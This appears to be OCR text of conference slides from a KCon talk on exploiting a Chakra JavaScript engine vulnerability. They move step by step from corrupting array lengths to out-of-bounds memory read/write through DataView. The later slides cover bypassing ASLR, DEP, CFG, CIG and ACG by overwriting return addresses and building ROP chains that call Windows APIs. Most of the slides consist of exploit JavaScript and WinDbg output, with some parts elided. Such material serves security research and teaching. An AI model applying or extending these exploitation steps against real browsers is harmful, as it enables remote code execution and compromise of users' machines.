
Edit var_Array_2.head.size

```
function start()
{
    //… …

    //4.edit var_Array_2.head.size
    //var_Array_1[0x24] = 0x7fffffff;

    var_Array_1.reverse();
    var_Array_1[9] = 0;
    var_Array_1[9] -= 1;
    var_Array_1.reverse();

    //… …
}
start();
```

Chakra vulnerability


Step 4

Edit var_Array_2.head.size



KCon

Chakra vulnerability




```
//var_Array_1[0x24] = 0x7fffffff;
```

KCon

Chakra vulnerability

Step 5

var_Array_2 OOB r/w

```
function start()
{
    //… …

    //5. var_Array_2 OOB r/w
    var_Array_2.length = 0xffffffff;
    var_Array_2[0xfffffffe] = 0x7fffffff;

    //… …
}
start();
```

Chakra vulnerability


Step 5

var_Array_2 OOB r/w

```
0:011> r
rax=0000000000000000 rbx=0000025fdedde7d0 rcx=000100007fffffff
rdx=0000025fdee52bf0 rsi=00000000fffffffe rdi=0000025fdee52bf0
rip=00007ffd5e3c0ddf rsp=000000a1f24fb070 rbp=0000025fdb586860
 r8=00000000fffffffe  r9=0000025fdee52bf0 r10=00000fffabc781b0
r11=00000000fffffffe r12=be13ffffffc00000 r13=0000025fdeeb3c20
r14=0000000000000000 r15=fffc000000000000

chakra!Js::JavascriptArray::SetItem+0x5f:
00007ffd`5e3c0ddf mov qword ptr [rdx+r11*8+18h],rcx 00000267`dee52bf8=????????
```

Chakra vulnerability

Step 6
Fill Memory r/w
Inline Head
Edit NativeIntArray.length,
NativeIntArray.head.length,
NativeIntArray.size




KCon

Chakra vulnerability

Step 6
Fill Memory r/w
Inline Head
Edit NativeIntArray.length,
NativeIntArray.head.length,
NativeIntArray.size

out of bound memory read/write



edit
array.length
array.head.size
array.head.length

Chakra vulnerability

Step 6
Fill Memory r/w
DataView

```
var array_buffer = new ArrayBuffer(0x10);
var data_view = new DataView(array_buffer, 0,
                             array_buffer.byteLength);
```

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4c7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`00000010 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 0000024d`67013cc0
```

Chakra vulnerability

```
var array_buffer = new ArrayBuffer(0x10);
var data_view = new DataView(array_buffer, 0,
                             array_buffer.byteLength);
```

Step 6
Fill Memory r/w
DataView

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4c7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`ffffffff 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 12121212`00000000
```

Chakra vulnerability

Step 6
Fill Memory r/w
DataView

```
data_view.setUint32(0x34343434, 0xffffffff, true);
```

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4e7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`ffffffff 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 00001212`00000000
... ...
00001212`34343434  ffffffff`00000000 00000000`00000000
... ...
```

Chakra vulnerability

Step 6
Fill Memory r/w
DataView

Chakra vulnerability

Step 6
Fill Memory r/w
DataView

```
0:013> r
rax=1111111100000000 rbx=00000132f6b57370 rcx=00000132fa427b00
rdx=00000000ffffffff rsi=0000000011111111 rdi=000001336b75c380
rip=00007ffd5e69c601 rsp=0000000d59bfb5a0 rbp=0000000000000004
 r8=00000132fa0f7d50  r9=00000132f6b57370 r10=000001336b770800
r11=0000000d59bfb9d8 r12=0000000000000001 r13=00000132f6b2cf90
r14=0000000d59bfb620 r15=0000000011111111
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
chakra!Js::DataView::EntrySetUint32+0x131:
00007ffd`5e69c601 mov     dword ptr [r15+rax],esi ds:11111111`11111111=????????
```

目录
CONTENTS

KCon

Bypass ASLR

Module address and object address

```
0:025> dq 1c9ec92f800
000001c9`ec92f800  00007ffd`5e7443c0 000001c9`94818f80
000001c9`ec92f810  00000000`00000000 00000000`00000005
000001c9`ec92f820  00000000`ffffffff 000001c9`ec92f840
000001c9`ec92f830  000001c9`ec92f840 000001c9`9463ffe0
000001c9`ec92f840  ffffffff`00000000 00000000`ffffffff
000001c9`ec92f850  00000000`00000000 12345678`003943a7
000001c9`ec92f860  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001c9`ec92f870  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```

Vftable address

Heap address

Bypass ASLR

Module address and object address

Bypass DEP

ROP、VirtualProtect、VirtualAlloc

```
0:033> !address 0000015f`e5bbc020
Usage:                  <unknown>
Base Address:           0000015f`e5bb0000
End Address:            0000015f`e5bbf000
Region Size:            00000000`0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
```

```
0:033> !address 0000015f`e5bbc020
Usage:                  <unknown>
Base Address:           0000015f`e5bb0000
End Address:            0000015f`e5bbf000
Region Size:            00000000`0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
```

目录
CONTENTS

Bypass CFG


Control Flow Guard (CFG)

```
mov     eax, [edi]
call    dword ptr [eax+0A4h]
```

```
mov     eax, [edi]
mov     esi, [eax+0A4h] ; esi = virtual function
mov     ecx, esi
call    ds:___guard_check_icall_fptr //ntdll!LdrpValidateUserCallTarget
mov     ecx, edi
call    esi
```

Bypass CFG

Control Flow Guard (CFG)



Bypass CFG

Leak stack address


```
0:010> !teb
TEB at 0000000c3a5a5000
    ExceptionList:          0000000000000000
    StackBase:              0000000c3bb00000
    StackLimit:             0000000c3baf2000
    SubSystemTib:           0000000000000000
    FiberData:              0000000000001e00
    ArbitraryUserPointer:   0000000000000000
    Self:                   0000000c3a5a5000
    EnvironmentPointer:     0000000000000000
    RpcHandle:              0000000000000000
    Tls Storage:            00000194946ad690
    PEB Address:            0000000c3a58c000
    LastErrorValue:         0
```

Bypass CFG

Finding the return address of a specific function.

```
var test_array = new Array();
var_Array_1.__proto__.__defineGetter__( ‘0’ , function()
{
    //finding code
```


```
});
test_array[0];
```

```
0a 000000c8`c1cfb910 00007ffd`5e3f8c51 chakra!<lambda_60323657e3451426891a1b42b88bdafd>::operator
0b 000000c8`c1cfb950 00007ffd`5e478f04 chakra!Js::JavascriptOperators::CallGetter
0c 000000c8`c1cfb9d0 00007ffd`5e3a74aa chakra!Js::ES5ArrayTypeHandlerBase<unsigned short>::GetItem
0d 000000c8`c1cfba20 00007ffd`5e23e825 chakra!Js::DynamicObject::GetIt
```

Bypass CFG

Modify the function's return address.

```
var test_array = new Array();
var_Array_1.__proto__.__defineGetter__( ‘0’ , function()
{
    //finding code
    ... ...
    //modify the function’s return address.
});
test_array[0];
```

```
0a 000000c8`c1cfb910 00007ffd`5e3f8c51 chakra!<lambda_60323657e3451426891a1b42b88bdafd>::operator()
0b 000000c8`c1cfb950 11111111`11111111 chakra!Js::JavascriptOperators::CallGetter
0c 000000c8`c1cfb9d0 000001fd`501f3e40 0x11111111`11111111
0d 000000c8`c1cfb9d8 000001fd`5035e760 0x000001fd`501f3e40
```

Bypass CFG

Control RIP.

```
0:009> g
chakra!Js::JavascriptOperators::CallGetter+0x7b:
00007ffd`5e3f8c27 c3              ret

0:009> dq rsp L1
000000c8`c1cfb9c8  11111111`11111111
```

目录
CONTENTS

KCon

Bypass CIG

Code integrity mitigations

Mitigation	In scope	Out of scope
Arbitrary Code Guard(ACG	Techniques that make it possible to dynamically generate or modify code in a process that has enabled the ProcessDynamicCodePolicy(ProhibitDynamicCode = 1).	• Bypasses that rely on thread opt out being enabled(AllowThreadOptOut = 1).
Code Integrity Guard(CIG)	Techniques that make it possible to load an improperly signed binary into a process that has enabled code signing restrictions(e.g. ProcessSignaturePolicy).	• In-memory injection of unsigned image codepages


Bypass CIG

```
BOOL WINAPI SetProcessMitigationPolicy(
  _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
  _In_ PVOID                     lpBuffer,
  _In_ SIZE_T                    dwLength
);

typedef struct _PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY {
  union {
    DWORD  Flags;
    struct {
      DWORD MicrosoftSignedOnly  :1;
      DWORD StoreSignedOnly  :1;
      DWORD MitigationOptIn  :1;
      DWORD ReservedFlags  :29;
    };
  };
} PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY, *PPROCESS_MITIGATION_BINARY_SIGNATURE_POLICY;
```

Bypass CIG

Code Integrity Guard (CIG)

Only properly signed DLLs are allowed to load by a process



us-14-Yu-Write-Once-Pwn-Anywhere

“LoadLibrary” via JavaScript

1. Download a DLL by XMLHttpRequest object, the file will be temporarily saved in the cache directory of IE;
2. Use "Scripting.FileSystemObject" to search the cache directory to find that DLL
3. Use
4. Mod
5. Crea

MAKE LOADLIBRARY GREAT AGAIN

Yunhai Zhang

Bypass CIG

“LoadLibrary” in ShellCode
- Load DLL file into Memory
- Parse PE header
- Reload sections
- Fix Import Table
- Rebase

Elevation of privilege is Quite Complex
Shellcode reusable
Increase privileges and Escape SandBox can be in a DLL

目录
CONTENTS

KCon

Bypass ACG

Two general ways load malicious native code into memory

- Load malicious DLL/EXE from disk
- Dynamic generate code

CIG block the first way

- Only properly signed DLLs are allowed to load by a process
- Child process can not be created (Windows 10 1607)

ACG block the second way


- Code pages are immutable
- New, unsigned code cannot be created

Bypass ACG

```
BOOL WINAPI SetProcessMitigationPolicy(
  _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
  _In_ PVOID                     lpBuffer,
  _In_ SIZE_T                    dwLength
);

typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
  union {
    DWORD  Flags;
    struct {
      DWORD ProhibitDynamicCode  :1;
      DWORD AllowThreadOptOut  :1;
      DWORD AllowRemoteDowngrade  :1;
      DWORD ReservedFlags  :30;
    };
  };
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

Bypass ACG

Arbitrary Code Guard(ACG)



Bypass ACG


Leverage valid signed code in an unintended way
ROP (Return oriented programming)

It could construct a full payload

```
var pop_rax_gadget             = ... ;
var pop_rbx_gadget             = ... ;
var pop_rcx_gadget             = ... ;
var pop_rdx_gadget             = ... ;
var pop_r8_gadget              = ... ;
var pop_r9_gadget              = ... ;
var pop_r14_gadget             = ... ;
var pop_rsp_gadget             = ... ;
var push_rax_gadget            = ... ;
var push_rbx_gadget            = ... ;
var push_rsp_gadget            = ... ;
var add_rsp_0x38_gadget        = ... ;
var add_rsp_0x68_gadget        = ... ;
var move_qword_rbx_rax_gadget = ... ;
```

Bypass ACG

Call API Function



Bypass ACG

```
function call_api_function(function address, function parameters)
{
     var_Array_1.__proto__.__defineGetter__( '0' , function()
     {
                // layout parameters
                fake_stack[] = pop_rcx_gadget;
                fake_stack[] = pop_rdx_gadget;
                 ......
                // ret to function
                fake_stack[] = function address;
                // save function return value
                fake_stack[] = move_qword_rbx_rax_gadget;
                // switch stack
                fake_stack[] = pivot;

                ......
                //modify the function 's return address.
      });
}
```

Bypass ACG

Example

- No need of shellcode
- Just like C code

```
function WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped)
{
    if ((typeof WriteFile_function_address) == “undefined”)
        {
        if ((typeof kernel32_module_address) == “undefined”)
            kernel32_module_address = LoadLibrary(“kernel32.dll”);
        WriteFile_function_address = GetProcAddress(kernel32_module_address, “WriteFile”);
    }
    return call_api_function(WriteFile_function_address,
           [hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped]);
}
```

Bypass ACG

Example

- No need of shellcode
- Just like C code


```
function CoInitialize(pvReserved)
{
    if ((typeof CoInitialize_function_address)==“undefined”)
    {
        if((typeof ole32_module_address)==“undefined”)
            ole32_module_address = LoadLibrary(“ole32.dll”);
        CoInitialize_function_address = GetProcAddress(ole32_module_address, “CoInitialize”);
    }
    return call_api_function(CoInitialize_function_address, [pvReserved]);
}
```

目录
CONTENTS

KCon

Exploit

Demo



KCon

目录
CONTENTS

KCon

免费智能合约安全检测

